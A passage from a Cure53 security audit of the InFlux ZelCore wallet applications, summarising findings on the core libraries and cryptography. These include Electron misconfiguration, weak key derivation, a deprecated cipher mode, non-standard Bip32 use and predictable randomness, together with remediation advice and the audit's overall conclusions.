The blockchain-framework package was subject to systematic scrutiny, honing in on its integration with various blockchain networks. The modules and corresponding user private key handling functionalities (such as signing transactions and messages) were also vetted from a security angle. The fullnode library was also studied, ensuring that the configuration file is securely loaded from disk and that any manipulation attempts do not introduce security vulnerabilities.

Positively, no direct security implications were identified in the majority of the examined libraries. Cure53 noted that the Electron application's logging functionality writes logs to disk; albeit, sensitive data is not exposed in a critical manner. Additionally, Web3 and other blockchain-related dependencies were probed to verify their conformance with expected security patterns.

However, several security weaknesses were identified in this area. The sources related to the *hd-wallet* Electron exhibited subpar configurations, as *nodeIntegration* was enabled and *contextIsolation* disabled, elevating the likelihood of RCE in the event of an active XSS opportunity (IFL-01-008). Additionally, *innerHTML* was applied in certain components, although it did not appear to process user-controlled input.

A hardcoded and insecure WebSocket URL was detected in the *backends* package, which potentially exposes communications to interception and manipulation.

Furthermore, the logging mechanism (*zelcorelog* library) performs write operations without sanitization. Nonetheless, the file path was not user-controllable, limiting exploitation here.

In summary, the Core libraries and packages avoided notable vulnerabilities, although resolving the minor faults would help to reinforce the overarching security posture.

WP4
For this work package, the deployed cryptographic algorithms were closely explored in terms of key generation, algorithm selection, and algorithm utilization within the code.

Here, Cure53 observed that the premise lacked iterated password-based key derivation, as discussed in tickets IFL-01-023 and IFL-01-007. Passwords were poorly selected and frequently guessable via dictionary attack strategies. Enforcing key computation with a function of this nature will decelerate and complicate a threat actor's capabilities, in turn substantially improving the framework's safeguarding against dictionary attacks in the case of a compromise.

Moreover, Cure53 verified the use of a deprecated encryption mode, leading to ciphertexts without integrity checks and weak confidentiality (IFL-01-007). A performant encryption mode such as AES-GCM with random IV should be leveraged instead.

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

The non-standard adoption of *Bip32* key generation was noticed and documented in ticket IFL-01-026. The key derivation is based on an unpublished public key, meaning that public keys can often be derived from other public keys, compromising the confidentiality of the derived key. In essence, this situation presents unnecessary risk and should be resolved.

The generation of keys and other random material was analyzed both within the applications and underlying cryptographic libraries. The cryptographic libraries were deemed risk averse in this regard. However, the *math.random* function is frequently applied, whose state can be computed from output, meaning that the output is subsequently predictable. The internal team should refrain from employing *math.random* where possible.

Lastly, a concise review of the applied cryptographic libraries was performed in relation to key generation and compatibility. The libraries leveraged in this project are in a compositionally stable state, with the potential exception of npm's elliptic library, for which fix advice is offered in ticket IFL-01-030.

Following the completion of this Q1 2025 security audit against the InFlux ZelCore mobile, browser extension, and desktop Wallet applications, Cure53 can only conclude that the overall security posture is suboptimal. The mobile and desktop applications in particular require significant improvements, as they persist the majority of located security limitations.

A plethora of hardening measures should be implemented, as outlined in the *Miscellaneous Issues* chapter. Furthermore, the crypto audit revealed six vulnerabilities primarily caused by deviations from established cryptographic standards, which warrant urgent attention and rectification to guarantee the platform's security and reliability.

The InFlux ZelCore team should allocate ample time and resources towards fixing the identified vulnerabilities, enforcing ideal cryptographic standards, and conducting regular security assessments in the pursuit of a resilient security posture.

Cure53 would like to thank Tadeas Kmenta and Vasilis Magkoutis from the InFlux Technologies Limited team for their excellent project coordination, support, and assistance, both before and during this assignment.